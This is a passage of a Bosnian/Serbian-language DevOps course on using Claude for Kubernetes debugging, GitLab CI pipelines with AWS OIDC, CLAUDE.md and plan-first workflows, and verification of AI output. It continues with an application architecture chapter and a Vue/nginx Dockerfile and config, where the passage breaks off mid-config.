Claude daje listu: dodaj USER nginx (non-root), dodaj HEALTHCHECK u Dockerfile, razmotre `nginx:1.25-alpine` umjesto `nginx:alpine` (pinned verzija), provjeri da li `nginx.conf` ima `worker_processes auto`.

Korisne K8s debugging komande za Claude kontekst

Kada debuguješ, uvijek skupi kontekst sa ovim komandama i prijepi u Claude:

```
# Opšti pregled
kubectl get all -n <namespace>

# Detalji o podu
kubectl describe pod <pod-name> -n <namespace>

# Logovi (trenutni i prethodni ako je crashovao)
kubectl logs <pod-name> -n <namespace>
kubectl logs <pod-name> -n <namespace> --previous

# Evente
kubectl get events -n <namespace> --sort-by='.lastTimestamp'

# Ingress debug
kubectl describe ingress -n <namespace>
kubectl get ingress -n <namespace> -o yaml

# Helm release status
helm status helloworld -n helloworld-local
helm get values helloworld -n helloworld-local
```

Veza sa project-A

Konkretni K8s debugging scenariji koji će se desiti u projektu:

1. **kind Ingress ne radi** — nginx ingress controller nije instaliran ili port mapping u `kind-config.yaml` nije tačan. Prompt: “kind ingress controller ne radi, evo `kind-config.yaml` i `kubectl get pods -n ingress-nginx`”
2. **EKS pod ne može pull image** — IAM permisije za ECR/GitLab registry. Prompt: “EKS pod ima `ImagePullBackOff`, image je na GitLab registry, evo `describe` poda”
3. **Helm upgrade ne radi** — rolling update zaglavljen jer readiness probe failuje na novoj verziji. Prompt: “helm upgrade `--wait` timeoutuje, evo `kubectl rollout status` i `describe` poda sa novom verzijom”
4. **HPA ne skalira** — metrics-server nije instaliran ili resource requests nisu postavljeni. Prompt: “HPA prikazuje unknown za CPU utilization, evo `kubectl describe hpa output`”

Source: `12-ai-assisted-devops/04-claude-za-pipeline.md`

Claude za GitLab Pipeline

CLAUDE.md kontekst za pipeline rad

Dodaj u `CLAUDE.md` da Claude generiše pipeline koji odgovara tvom setup-u:

```
## GitLab CI validation checklist
- Svaki job ima stage, rules: (ne only/except), i jasne needs:.
- Path-based rules: changes: da se ne build-uje sve pri svakom commitu.
- Bez plaintext secrets — koristi CI/CD variables (masked, protected).
- interruptible: true za feature grane.
- AWS auth: OIDC (CI_JOB_JWT_V2) — ne access key/secret u variables.
- Docker push: CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA format.
- Helm deploy: --wait --timeout 5m minimum.
```

Generisanje kompleksnog .gitlab-ci.yml

Pipeline je jedan od najkompleksnijih fajlova u projektu — ima mnogo opcija, sintaksa je specifična za GitLab, i greške u njemu su skupe (čekaš 10 minuta da saznaš da imaš typo u YAML-u).

Kompletan pipeline od nule

Napiši .gitlab-ci.yml koji radi sljedeće:

1. Build Docker image i push u GitLab Container Registry
 - Tag: \$CI_REGISTRY_IMAGE:\$CI_COMMIT_SHORT_SHA
 - Trivy scan image, failuj na HIGH/CRITICAL vulnerabilnosti
2. Helm deploy na EKS za main branch (dev environment)
 - AWS OIDC auth (ne access key/secret)
 - helm upgrade --install --wait --timeout 5m
3. Review app za svaki MR
 - Deploy na namespace mr-\$CI_MERGE_REQUEST_IID
 - URL: https://mr-\$CI_MERGE_REQUEST_IID.dev.firma.com
 - on_stop: destroy review app kada se MR zatvori
4. Manual deploy na prod (protected environment, zahtjeva approval)

Koristim: GitLab 16.x, AWS EKS 1.29, Helm 3, Terraform 1.7
Objasni svaki job.

Analiza sporog pipeline-a

Ovaj pipeline traje 18 minuta. Evo lista jobova i trajanja:

- lint: 2m
- docker-build: 8m
- helm-lint: 1m
- tf-plan: 4m
- deploy-dev: 3m

Identifikuj bottlenecke i predloži optimizacije za:

1. Paralelizaciju jobova koji ne zavise jedni o drugima
2. Docker build optimizaciju (layer caching, multi-stage)
3. Terraform koji ne treba da radi na svakom push-u

Tipične Claude preporuke: docker build cache sa `--cache-from`, paralelni lint jobovi, `tf-plan` samo na MR, `needs` keyword za preskakanje čekanja.

Terraform plan kao MR komentar

Napiši GitLab CI job koji:

1. Radi terraform plan
2. Sprema plan u artifact
3. Komentariše plan output na MR-u koristeći GitLab API
(GITLAB_TOKEN je CI/CD variable)

Format komentara treba biti Markdown sa kodom u code bloku.
Ažuriraj komentar ako već postoji (ne kreiraj novi svaki put).

AWS OIDC Setup sa AI

Umjesto AWS access key/secret u CI/CD variables (sigurnosni rizik), koristi OIDC.

Terraform za OIDC IAM role

Napiši Terraform koji kreira IAM role za GitLab CI/CD sa OIDC:

- GitLab instanca: gitlab.com
- Projekt: moj-user/project-a (namespace iz CI_PROJECT_PATH)
- Role dozvoljavaju: assume role samo iz main brancha i MR jobova
- Minimalne permisije za:
 - * EKS: eks:DescribeCluster (za kubeconfig update)
 - * ECR/GitLab registry auth: nije potrebno za GitLab registry
 - * Helm deploy: Kubernetes API calls (via kubeconfig, ne IAM direktno)
 - * Terraform state: S3 get/put/delete na bucket terraform-state-project-a

Objasni OIDC trust policy condition blok.

Pipeline job koji koristi OIDC

```
# Claude generiše ovaj pattern:
.aws-auth: &aws-auth
  before_script:
    - >
      export $(printf "AWS_ACCESS_KEY_ID=%s AWS_SECRET_ACCESS_KEY=%s AWS_SESSION_TOKEN=%s"
        $(aws sts assume-role-with-web-identity
          --role-arn $AWS_ROLE_ARN
          --role-session-name "gitlab-ci-$CI_PIPELINE_ID"
          --web-identity-token $CI_JOB_JWT_V2
          --duration-seconds 3600
          --query 'Credentials.[AccessKeyId,SecretAccessKey,SessionToken]'
          --output text))
```

Pipeline Debugging sa AI

Kada job failuje, copy-paste cijeli job log. Nemoj skraćivati — Claude treba cijeli kontekst da identificira pravi problem.

Primjer 1 — Docker push failuje

Ovaj GitLab CI job failuje:
[prijepi cijeli job log]

Job radi docker push u GitLab Container Registry.
Variables koje imam postavljene: CI_REGISTRY_USER, CI_REGISTRY_PASSWORD

Claude tipično identifikuje: `docker login` nije pozvan prije `docker push`, ili `CI_REGISTRY_PASSWORD` je `$CI_JOB_TOKEN` (ispravno) a ne Personal Access Token.

Primjer 2 — Helm deploy na EKS ne radi

helm upgrade failuje sa:
Error: INSTALLATION FAILED: Kubernetes cluster unreachable:
Get "https://ABC123.gr7.eu-west-1.eks.amazonaws.com/version": dial tcp: i/o timeout

AWS OIDC auth prošao (vidim AssumeRoleWithWebIdentity success u lozima).
Kubeconfig sam generisao sa: `aws eks update-kubeconfig --name project-a-dev`

Šta može biti uzrok?

Claude: EKS private endpoint + VPC + GitLab runner koji nije u istom VPC-u. Rješenja: (1) public endpoint za EKS sa IP whitelistom, (2) GitLab runner unutar VPC-a.

Primjer: kompletan pipeline refiniran sa AI

Iteracija 1 — Claude generiše osnovni pipeline (80 linija)

Iteracija 2 — Ti pokreneš, failuje na docker build:

```
Prijepi failed job log, pitaj: "docker build failuje ovako: [log]
Dockerfile je: [prijepi]. Šta nije u redu?"
```

Iteracija 3 — Docker build prošao, helm deploy ne radi:

```
"Helm deploy failuje: [log]. EKS cluster je private.
AWS role je: [arn]. Kubeconfig generisanje radi lokalno."
```

Iteracija 4 — Sve radi, pitaj za optimizaciju:

```
"Pipeline radi. Trajanje je 12 minuta.
Evo .gitlab-ci.yml: [prijepi].
Kako da optimizujem na ispod 8 minuta?"
```

Iteracija 5 — Security review:

```
"Finalni .gitlab-ci.yml: [prijepi].
Pregledaj sa sigurnosnog aspekta — posebno IAM permisije,
secreti u logovima, i šta se dešava ako Trivy scan pukne."
```

Veza sa project-A

Pipeline koji gradiš u modulu 11 proći će tačno ove iteracije. Svaki od gornjih prompta možeš koristiti direktno sa tvojim kodom.

Ključne CI/CD variables za project-A koje AI treba znati o kontekstu: - `AWS_ROLE_ARN_DEV` / `AWS_ROLE_ARN_PROD` — OIDC roleovi - `CI_REGISTRY_IMAGE` — automatski GitLab variable - `CI_MERGE_REQUEST_IID` — broj MR-a za review apps - `TF_STATE_BUCKET` — S3 bucket za state - `KUBE_NAMESPACE` — target namespace per environment

Source: `12-ai-assisted-devops/05-best-practices-ai.md`

Best Practices za AI u DevOps-u (Claude Code)

Principi za CLAUDE.md authoring

`CLAUDE.md` je primarni mehanizam za davanje trajnog konteksta Claudeu. Dobro napisan `CLAUDE.md` znači da ne ponavljaš iste informacije u svakom promptu.

Šta ide u CLAUDE.md: - Verzije alata specifične za projekt (Terraform 1.7, EKS 1.29, AWS provider ~5.0) - Cloud provider specifičnosti (region, networking model, load balancer tip) - Existing resursi (VPC CIDR, cluster name, S3 bucket nazivi) - Ograničenja i constraint-i (ne access keys, ne nginx ingress, OIDC only) - Validation checklist-e po oblasti (Terraform, Docker, K8s, pipeline) - Project-A workflow pravila (plan→egzekucija→validacija petlja)

Šta NE ide u CLAUDE.md: - Secrets i credentialsi — nikada - Produkcioni endpoint-i i IP adrese (sigurnosni rizik) - Privremene odluke koje će se promijeniti za par dana - Opšte znanje koje Claude već ima (ne trebaš objašnjavati šta je Docker) - Previše detaljna pravila — CLAUDE.md postaje nepregledan

Princip anti-sprawl: Dodaj sekciju u CLAUDE.md samo kada se ista potreba pojavi kroz dva ili više modula. Jedna vježba ne opravdava novu sekciju.

Primjer dobre CLAUDE.md sekcije:

```
## Terraform validation checklist
- required_version i required_providers pinovani (bez ~> Latest ili bez verzije)
- Nema secrets u .tf/.tfvars koji se commit-uju — koristi variable bez default-a
- Svaki resurs: tagovi env, project, owner
- State je remote (S3 + DynamoDB lock)
- Moduli imaju source sa pinovanom verzijom ili lokalnim relativnim putem
```

Plan before execute disciplina

`/plan` nije opcija — za infrastrukturni rad je obavezan korak.

Kada UVIJEK koristiti `/plan`: - Prije bilo koje `terraform apply` - Prije `kubectl delete`, `helm uninstall`, `helm rollback` - Prije izmjena IAM politika ili security group pravila - Prije produkcijskog deploya

Kada možeš ići direktno (bez `/plan`): - Čitanje stanja: `kubectl get pods`, `terraform show`, `helm list` - Lokalni razvoj i testiranje (kind cluster, docker-compose) - Generisanje boilerplate koda koji ćeš ručno pregledati prije primjene - Debugging koji ne mijenja stanje

Workflow:

```
/plan
→ opiši šta trebaš
→ Claude predlaže plan
→ ti pregledaš
→ potvrdiš ili tražiš izmjenu
→ Claude izvršava tek nakon potvrde
```

Kontekst management — token budžet

Claude ima ograničen context window. U dugim razgovorima, starije poruke “ispadaju”.

Praktične posljedice za DevOps: - Nemoj lijepiti cijeli `terraform.tfstate` u chat — samo relevantne dijelove - Ako razgovor postaje dug, počni novi i ponovi ključni kontekst - `terraform plan` output od 500 linija — izreži relevantne dijelove ili pitaj Claude da fokusira - Koristi `CLAUDE.md` za trajni kontekst umjesto ponovnog lijepljenja

Šta lijepiti u Claude:

```
# Dobar kontekst — fokusiran
Ovaj terraform plan output ima 200 linija. Interesuje me samo dio koji se tiče
EKS node groupa — evo tih 20 linija: [...]

# Loš kontekst — previše
[lijepim cijeli 500-linijski plan output]
```

Trust but verify — uvijek provjeri AI output

Zlatno pravilo: nikad ne deployas AI-generisan kod direktno na produkciju bez da ga razumiješ i testiraš.

Pipeline za svaki AI-generisan Terraform:

```
# Korak 1: Validacija sintakse
terraform validate

# Korak 2: Formatiranje (da je konzistentno)
terraform fmt -diff

# Korak 3: Statička analiza
docker run --rm -v $(pwd):/src aquasec/tfsec /src --no-color

# Korak 4: Plan review — čitaj output liniju po liniju
terraform plan -out=tfplan

# Korak 5: Provjeri destruktivne promjene
terraform show -json tfplan | \
jq '.resource_changes[] | select(.change.actions | contains(["delete"]))'

# Tek nakon što razumiješ svaku liniju plana:
terraform apply tfplan
```

Za AI-generisan Kubernetes manifest:

```
# Provjeri sigurnost
docker run --rm -v $(pwd):/data kubesecc/kubesecc:latest scan /data/deployment.yaml

# Dry run na klasteru
kubectl apply --dry-run=client -f deployment.yaml

# Provjeri diff ako resource već postoji
kubectl diff -f deployment.yaml
```

Znakovi zastarjelog AI savjeta: - Koristi `apiVersion: extensions/v1beta1` (deprecated u K8s 1.22+) - Preporučuje `kubectl create serviceaccount` bez IRSA za AWS permisije - Koristi `eksctl` gdje Terraform ima bolji native support - Generisani IAM policy ima `"Action": "*" ili "Resource": "*"`

Institutional memory u CLAUDE.md

Tokom projekta, CLAUDE.md treba rasti zajedno s tvojim učenjem. Svaki put kada: - Nađeš da AI pravi istu grešku — dodaj pravilo koje to sprječava - Naučiš koji AWS pattern koristiti — zapiši ga kao kontekst - Donesiš arhitekturnu odluku — zapiši razlog (ne samo odluku)

Primjer evoluiranja CLAUDE.md:

Sedmica 1 — minimalan:

```
## Project-A workflow
- /plan prije svake izmene
- Region: eu-west-1
```

Sedmica 4 — bogat kontekstom:

```
## Project-A workflow
- /plan prije svake izmene
- Region: eu-west-1
- EKS: project-a-dev (1.29), managed node groups, OIDC aktivan
- Load Balancer: AWS ALB Controller — ne nginx ingress (odluka: ALB native integracija sa ACM)
- Terraform state: s3://terraform-state-project-a, lock: dynamodb terraform-locks
- GitLab runner: u VPC-u (private subnet) — EKS private endpoint radi

## Lekcije naučene
- EKS security groups: node group SG mora dozvoliti 443 prema cluster SG
- Helm --wait timeout: 5m minimalno na sporim nodovima
- terraform fmt mora biti u pre-commit hook — CI failuje bez toga
```

Hooks kao safety net

`.claude/settings.json` hookovi su automatski pokrenutih validacija. Za DevOps, korisni primjeri:

Pre-apply reminder:

```
{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "Bash",
        "hooks": [
          {
            "type": "command",
            "command": "echo $CLAUDE_TOOL_INPUT | grep -q 'terraform apply' && echo '⚠️ Jesi li pregledao terraform plan?' || true"
          }
        ]
      }
    ]
  }
}
```

Post-generate validation (pokretanje helmlint nakon generisanja chart-a): Hookovi se mogu koristiti za automatsku validaciju bez da moraš ručno pozivati alate svaki put. Detalji konfiguracije su u `claude /help hooks`.

Prompt Engineering za DevOps

Budi specifičan sa verzijama

Loše:

```
Napiši Terraform za EKS.
```

Dobro:

```
Napiši Terraform 1.7 za EKS 1.29 koristeći AWS provider ~5.0.  
Managed node group sa t3.medium, OIDC provider, Cluster Autoscaler IRSA.  
Region eu-west-1. VPC ID dolazi kao varijabla.  
Objasni svaki resurs i zašto postoji.
```

Traži objašnjenja uz kod

Svaki AI prompt za generisanje koda treba imati:

```
... i objasni:  
1. Zašto svaki resurs postoji  
2. Šta se dešava ako ga obrišem  
3. Koji su tradeoffs ovog pristupa
```

Sigurnosni review kao odvojeni korak

Ne pitaj “napiši sigurno” — pitaj odvojeno:

```
Evo finalne verzije ovog [Terraform/Helm/pipeline].  
Uradi sigurnosni review i identifikiraj:  
- Svaki resurs/konfiguracija koja ima preširoke permisije  
- Secreti koji mogu biti exposed u logovima  
- Konfiguracije koje su OK za dev ali loše za prod
```

Granice AI znanja

Knowledge cutoff: AI ima datum do kojeg zna informacije. Za AWS servise koji se brzo mijenjaju (EKS, ALB annotations), uvijek provjeri aktuelnu dokumentaciju.

Hallucinated API calls: AI može izmisliti Terraform resource argumente koji ne postoje. Uvijek provjeri `terraform validate`.

Regionalne razlike: AI može generisati kod koji radi u us-east-1 ali ne u eu-west-1 (dostupnost instance tipova, AMI ID-ovi). Zato je region u CLAUDE.md.

AI u timu

Code review AI-generisanog koda: Kada radiš PR sa AI-generisanim kodom, naznači to u PR opisu. Revieweri trebaju znati da posebno paze na: - Logiku koja izgleda ispravna ali ima subtilnu grešku - Sigurnosne implikacije koje AI nije uočio - Troškove koji nisu očigledni iz koda

Dijeli promptove: Ako nađeš dobar prompt koji generiše kvalitetan kod, podijeli sa timom. “Evo prompta kojim sam generisao EKS modul” je vrijedno znanje.

Veza sa project-A:

Kroz modul 11, svaki put kada koristiš AI: 1. Uključi verzije iz ovog projekta (iz CLAUDE.md) 2. Koristi `/plan` prije destruktivnih operacija 3. Traži objašnjenje uz svaki generisani kod 4. Provjeri sa `terraform validate` / `kubect1 dry-run` / `helm lint` 5. Nikad ne applyuj na prod bez dev testa

06 — Vežba: AI-assisted DevOps (meta-konsolidacija)

Konsoliduješ sve CLAUDE.md sekcije i `.claude/rules/` fajlove koje su oblasti 01–11 uvele, eliminišeš preklapanja i dokazuješ da svaki AI-generisani artefakt prolazi domensku validaciju pre primene.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Ovo je meta-oblast — predmet rada je sam AI-okvir. Mapiramo sve što je akumulirano, spajamo preklapajuća pravila, brišemo neiskorišćena, i definišemo jasan kriterijum za verifikaciju AI-izlaza.

Pretpostavke za potvrdu: - Postoje barem 3–4 CLAUDE.md sekcije ili `.claude/rules/` fajlovi iz prethodnih oblasti (docker, gitlab-ci, k8s, terraform, observability) - Barem jedan AI-generisan artefakt postoji u radnom repou za testiranje - Domenski alati su dostupni: `hadolint`, `kubeconform`, `terraform validate`, `glab ci lint`, `promptool`

Van opsega: - Dodavanje novih pravila — ovde je akcenat na uklanjanju, ne dodavanju - Izmena aplikacionog koda

Prompt za diskusiju:

Evo svih CLAUDE.md sekcija i `.claude/rules/` fajlova koje sam uveo do sada:
[lista sekcija iz CLAUDE.md i fajlova iz `.claude/rules/`]

Koja se preklapaju ili se ne koriste?

Predloži spajanje/brisanje — ne menjaj automatski, samo predloži.

Potom: koji zadaci su pogodni za AI generisanje, a koji zahtevaju obaveznu ručnu verifikaciju?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Dobiti konsolidovan AI-okvir bez dupliranja, gde svako pravilo ima jasan trigger i gde postoji eksplicitan standard za verifikaciju AI-izlaza.

Fajlovi koji se diraju:

- `CLAUDE.md` ili `.claude/rules/` — spajanje ili brisanje preklapajućih sekcija/fajlova

Fajlovi koji se NE diraju: - `src/`, `terraform/`, `k8s/` — ne menjamo aplikacioni ili infra kod - `docker-compose.yml` — stack ostaje nepromenjen

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/ai-output-verification.md`

Sadržaj pravila:

```
# ai-output-verification
- Svaki AI-generisan artefakt (Dockerfile, manifest, .tf, pipeline) mora proći domensku validaciju iz svoje oblasti PRE commit-a.
- AI-izlaz nije dokaz tačnosti — domenski alat je.
- Zadaci pogodni za AI: scaffolding, boilerplate, transformacije.
- Zadaci koji zahtevaju ručnu verifikaciju: sigurnosne konfiguracije, IAM policy, mrežne rute, produkcione tajne.
```

Anti-sprawl: ovo je jedini novi rule u ovoj oblasti — sve ostalo je spajanje postojećih.

Acceptance criteria: - [] Nema dva rule fajla koja rade istu stvar - [] Svako pravilo ima trigger (glob pattern ili agent) i aktivno se koristi - [] Neiskorišćeni candidate skill-ovi su obrisani ili eksplicitno opravdani - [] Barem jedan AI-generisan artefakt je prošao domensku validaciju u ovoj vežbi - [] Zabeležen a je barem jedna greška ili propust koji je AI napravio - [] Sync zapisan

AI pregled plana:

Evo plana pre egzekucije:

1. Izlistati sve rule fajlove i mapirati preklapanja
2. Doneti odluku: spoji, obriši ili zadrži (za svaki par koji se preklapa)
3. Dodati ai-output-verification rule
4. Uzeti jedan AI-generisan artefakt i provući ga kroz domensku validaciju
5. Zabeležiti šta je AI pogrešio

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Izlistaj sve rule fajlove:

```
ls -la .claude/rules/  
grep -n "## " CLAUDE.md | head -40
```

Pronađi duplicirana pravila (ručno ili uz AI pomoć), a zatim izvrši odluke o spajanju/brisanju.

Uzmi jedan AI-generisan artefakt i provuci kroz domensku validaciju:

```
# Dockerfile  
hadolint Dockerfile  
  
# Kubernetes manifest  
kubeconform -strict manifest.yaml  
  
# Terraform  
terraform validate  
  
# GitLab CI  
glab ci lint  
  
# Prometheus pravila  
promtool check rules rules/*.yaml
```

Zabeleži output — posebno greške koje su prošle AI generisanje, a uhvatio ih je domenski alat.

4. AI validacija

Evo acceptance criteria iz plana:

- Nema dva rule fajla koja rade istu stvar
- Svako pravilo ima trigger i koristi se
- Neiskorišćeni kandidati obrisani ili opravdani
- Barem jedan AI artefakt prošao domensku validaciju
- Zabeležena barem jedna AI greška

Evo outputa / diff-a / konfiguracije:

[ovde lepiš: ls output rule fajlova pre i posle, output domenskog alata na AI artefaktu, listu obrisanih/spojenih pravila]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne — šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Izlistaj sve sekcije u <code>CLAUDE.md</code> i fajlove u <code>.claude/rules/</code>	Nema dvije sekcije/fajla sa identičnom svrhom
2	Za svaki rule: proveriti da li ima definisan trigger (glob/agent)	Svako pravilo ima jasan uslov aktivacije
3	Uzmi AI-generisan Dockerfile i pokreni <code>hadolint</code>	Output pokazuje prolaz ili konkretne greške (ne prazan)
4	Primeni AI sugestiju na jedan artefakt, pa pokreni domenski alat	Alat potvrđuje ispravnost ili prijavljuje tačan problem
5	Proveri da AI sugestija nije uvela regresiju u susednim fajlovima	Susedni testovi/lint prolaze

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — AI-assisted DevOps sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```


Phase — 13-aplikacija-arhitektura

Directory: 13-aplikacija-arhitektura/

Source: 13-aplikacija-arhitektura/01-arhitektura-i-odluke.md

01 — Arhitektura i odluke

Zašto ovaj stack postoji

Ovo nije stack koji se bira bez razloga. Svaki servis pokriva konkretan problem koji drugi servis ne može riješiti jednako dobro. Mješavina tehnologija ima cijenu — distribuirani sistem uvodi network failure, eventual consistency i operativnu kompleksnost. Taj tradeoff se prihvata svjesno.

PHP kao proxy sloj

PHP servis sjedi između nginx-a i Go servisa. Nije ovdje jer je “legacy” — ovdje je jer rješava tri problema koje ne bi trebalo gurnuti u Go:

Session handling: PHP ima zreliji ekosistem za session management uz Redis. `php-redis` extenzija, `session.gc_maxlifetime`, session fixation zaštita — sve je izgrađeno i testirano godinama. Reimplementirati to u Go je moguće, ali nema razloga.

Legacy compatibility: Ako projekat ima historiju, PHP dio može apsorbovati stari kod koji nije vrijedan refaktoringa. Go servis ostaje čist.

Rate limiting centralizovano: Slim middleware može interceptovati sve `/api/` pozive prije nego stignu do Go servisa. Rate limit logika je u jednom mjestu, ne duplicirana u svakom endpointu.

Što PHP NIJE: PHP nije business logic. Ne radi kalkulacije, ne procesira domenske entitete, ne komunicira direktno sa MySQL-om za podatke. To je Go-ov posao.

Go za business logic

Go je izabran zbog tri konkretne karakteristike:

Type safety na runtime-u: Kompilacija hvata greške koje PHP otkriva tek u produkciji. Za domenski kritičan kod (finansijske kalkulacije, stanje korisničkih account-a) to nije luxuz.

Performance i memory footprint: Go servis troši 20-50MB RAM-a pod opterećenjem. Ekvivalentni PHP FPM pool za isti broj concurrent zahtjeva treba 200-500MB. Na K8s-u to direktno utiče na troškove.

Goroutines za async processing: Kada endpoint mora napraviti 3 database querija koji nisu međuzavisni, Go ih radi paralelno bez callback pakla. `sync.WaitGroup` ili `errgroup` — 10 linija koda, stvarno paralelno izvršavanje.

Go servis komunicira sa MySQL-om direktno i sa Redis-om direktno. PHP ga poziva samo putem HTTP.

Vue.js SPA pattern

Vue.js je decoupled od svakog backenda. Build artefakt je statički HTML/CSS/JS koji ne zna ništa o PHP-u ili Go-u. Sva komunikacija ide kroz `/api/` prefix koji nginx proksira na PHP servis.

Ovo omogućava: - Frontend tim radi nezavisno, može koristiti mock API - Build pipeline je čist Node.js, bez PHP ili Go zavisnosti - CDN serviranje statičnih asseta bez promjena (hashed filenames)

SPA routing zahtijeva nginx `try_files` konfiguraciju — svaki URL koji ne postoji kao fajl mora vratiti `index.html`. Ovo je jedina nginx-specifična stvar koju Vue.js zahtijeva.

MySQL master/replica

Jedan MySQL server je single point of failure i bottleneck za read-heavy aplikacije. Master/replica daje:

Write isolation: Svi `INSERT/UPDATE/DELETE` idu na master. Aplikacija eksplicitno bira konekciju — ne “automatski” routing koji može iznenaditi.

Read scaling: `SELECT` queriji za reporting, listing, pretragu — idu na repliku. Master je slobodan za write operacije.

Replication lag awareness: Ovo je kritičan tradeoff koji se mora razumjeti. Replikacija je asinhrona. Nakon `INSERT` na masteru, podatak možda nije dostupan na replici narednih 10-100ms. Aplikacijski kod mora ovo znati:

```
// Nakon write operacije, read mora ići na master, NE repliku
func (s *UserService) CreateUser(ctx context.Context, user User) error {
    err := s.masterDB.CreateUser(ctx, user)
    if err != nil {
        return err
    }
    // Ovo mora ići na master ili čekati replikaciju
    return s.sendWelcomeEmail(ctx, user, s.masterDB)
}
```

Pattern za rješavanje replication lag-a: “read-your-own-writes” — korisnik koji je upravo napravio izmjenu dobija response sa master podataka narednih N sekundi (session flag ili version-based routing).

Redis — session storage, ne JWT

Ovo je svjesna arhitekturna odluka koja se mora objasniti.

Zašto ne JWT stateless: JWT stateless token ne može biti invalidiran prije expiry-ja. Ako korisnik odjavi nalog, ili admin forcefully logout-a korisnika, JWT token ostaje validan do isteka. Za aplikacije koje imaju “logout all sessions” ili security revocation zahtjev, JWT stateless je pogrešan izbor.

Redis session storage omogućava: - Trenutni logout (brisanje session key-a iz Redis-a) - “Logout all devices” (brisanje svih session key-ova za korisnika) - Session inspection (admin može vidjeti aktivne session-e) - TTL automatski handles expiry

Cache invalidation strategija: Redis se koristi i za application cache. Strategija je “cache-aside” (lazy loading):

1. App traži podatak iz Redis-a
2. Cache miss → upit na MySQL repliku → spremi u Redis sa TTL
3. Cache hit → vrati direktno
4. Na write operaciji → eksplicitno invalidirati cache key

Ne koristiti “write-through” (pisati u Redis i MySQL istovremeno) — previše kompleksnosti za ovaj nivo, i write operacije su generalno rjeđe od read-a.

Service communication: zašto HTTP/JSON, ne gRPC

gRPC je izvrstan protokol. Za ovaj stack je overkill iz konkretnih razloga:

- **Tooling overhead:** gRPC zahtijeva protobuf definicije, code generation, versioning contract. HTTP/JSON radi sa `curl` i browser devtools-ima.
- **PHP gRPC klijent:** `grpc` PHP ekstenzija je komplikovanija za setup od standardnog HTTP klijenta.
- **Latency:** Interna mreža (Docker/K8s) ima latency ispod 1ms. gRPC prednost nad HTTP/JSON dolazi do izražaja na WAN-u ili pri ekstremno visokom throughput-u.

Communication matrix:

```
nginx (80/443) → PHP FPM (9000, FastCGI/TCP)
nginx (80/443) → Vue.js static files (u nginx image-u, direktno)
PHP service → Go service (8080, HTTP/JSON)
PHP service → Redis (6379, Redis protocol)
Go service → MySQL master (3306, MySQL protocol)
Go service → MySQL replica (3307, MySQL protocol)
Go service → Redis (6379, Redis protocol)
```

Kada ovaj stack ima smisla

Ovaj stack je opravdan kada:

1. Tim je podijeljen po tehnologiji (PHP devovi, Go devovi, frontend devovi rade nezavisno)
2. Read/write ratio je visok (>80% read) — read scaling je kritičan
3. Session revocation je funkcionalni zahtjev
4. Business logic ima performance zahtjeve koji PHP ne može ispuniti (CPU-bound operacije)
5. Aplikacija će rasti — horizontalno skaliranje po servisu ima smisla

Kada ovo nije dobra ideja: Startup sa jednim developerom, interna alat aplikacija, proof of concept. Monolith (Laravel ili Go monolith) je brži za razvoj i lakši za debugovanje. Distribuirani sistem uvodi network debugging, distributed tracing potrebu, kompleksnost deployments-a. Cijena mora biti opravdana.

Source: `13-aplikacija-arhitektura/02-dockerfile-nginx-i-vue.md`

02 — Dockerfile: nginx i Vue.js

Arhitekturna odluka: Vue u ISTI nginx image

Vue.js build artefakt (statični HTML/CSS/JS) ide u isti nginx image koji radi kao reverse proxy. Alternativa je zasebni “static files” kontejner kojeg nginx poziva kao upstream — to je nepotreban network hop za statični sadržaj.

Prednosti objedinjenog pristupa: - nginx servira fajlove direktno iz filesystema, nema network-a - Jedan Deployment u K8s-u, jedan image tag za release - Nema potrebe za shared volume između dva kontejnera

Jedini razlog za odvajanje bi bio ako statični sadržaj treba CDN edge caching (Cloudflare, CloudFront) — tada se Vue build uploaduje direktno na CDN, a nginx se uopće ne koristi za statiku.

Vue.js multi-stage Dockerfile

```
# ---- Build stage ----
FROM node:20-alpine AS builder

WORKDIR /app

# Kopiraj package fajlove prvo – Docker cache layer optimizacija
# npm install se rerunuje samo ako se package.json promijeni
COPY package.json package-lock.json ./
RUN npm ci --no-audit --no-fund

# Kopiraj source i buildi
COPY . .
RUN npm run build
# Output: /app/dist/

# ---- Runtime stage ----
FROM nginx:1.25-alpine

# Ukloni default nginx konfiguraciju
RUN rm /etc/nginx/conf.d/default.conf

# Kopiraj custom konfiguraciju
COPY nginx.conf /etc/nginx/nginx.conf

# Kopiraj Vue build artefakt
COPY --from=builder /app/dist /usr/share/nginx/html

# nginx radi na portu 80 (HTTP) i 443 (HTTPS u produkciji)
EXPOSE 80

# nginx:alpine ima non-root user opciju, ali standardno radi kao root
# Za produkciju razmotriti rootless nginx pattern
CMD ["nginx", "-g", "daemon off;"]
```

`npm ci` umjesto `npm install`: `ci` koristi `package-lock.json` tačno kako je snimljen, bez resolving verzija. Reproducibilni build je neophodan za produkciju.

```

user nginx;
worker_processes auto; # Broj CPU core-ova
error_log /var/log/nginx/error.log warn;
pid /var/run/nginx.pid;

events {
    worker_connections 1024;
    use epoll; # Linux event model, bolje od select
}

http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    # Log format sa request timing
    log_format main '$remote_addr - $remote_user [$time_local] "$request" '
        '$status $body_bytes_sent "$http_referer" '
        '"$http_user_agent" rt=$request_time';

    access_log /var/log/nginx/access.log main;

    # Performansne optimizacije
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    client_max_body_size 10m;

    # Gzip kompresija
    gzip on;
    gzip_vary on;
    gzip_min_length 1024;
    gzip_proxied any;
    gzip_comp_level 6;
    gzip_types
        text/plain
        text/css
        text/javascript
        application/javascript
        application/json
        application/xml
        image/svg+xml;

    # Upstream: PHP-FPM servis
    # U Docker Compose: "php-service" je ime kontejnera
    # U K8s: "php-service.namespace.svc.cluster.local"
    upstream php_fpm {
        server php-service:9000;
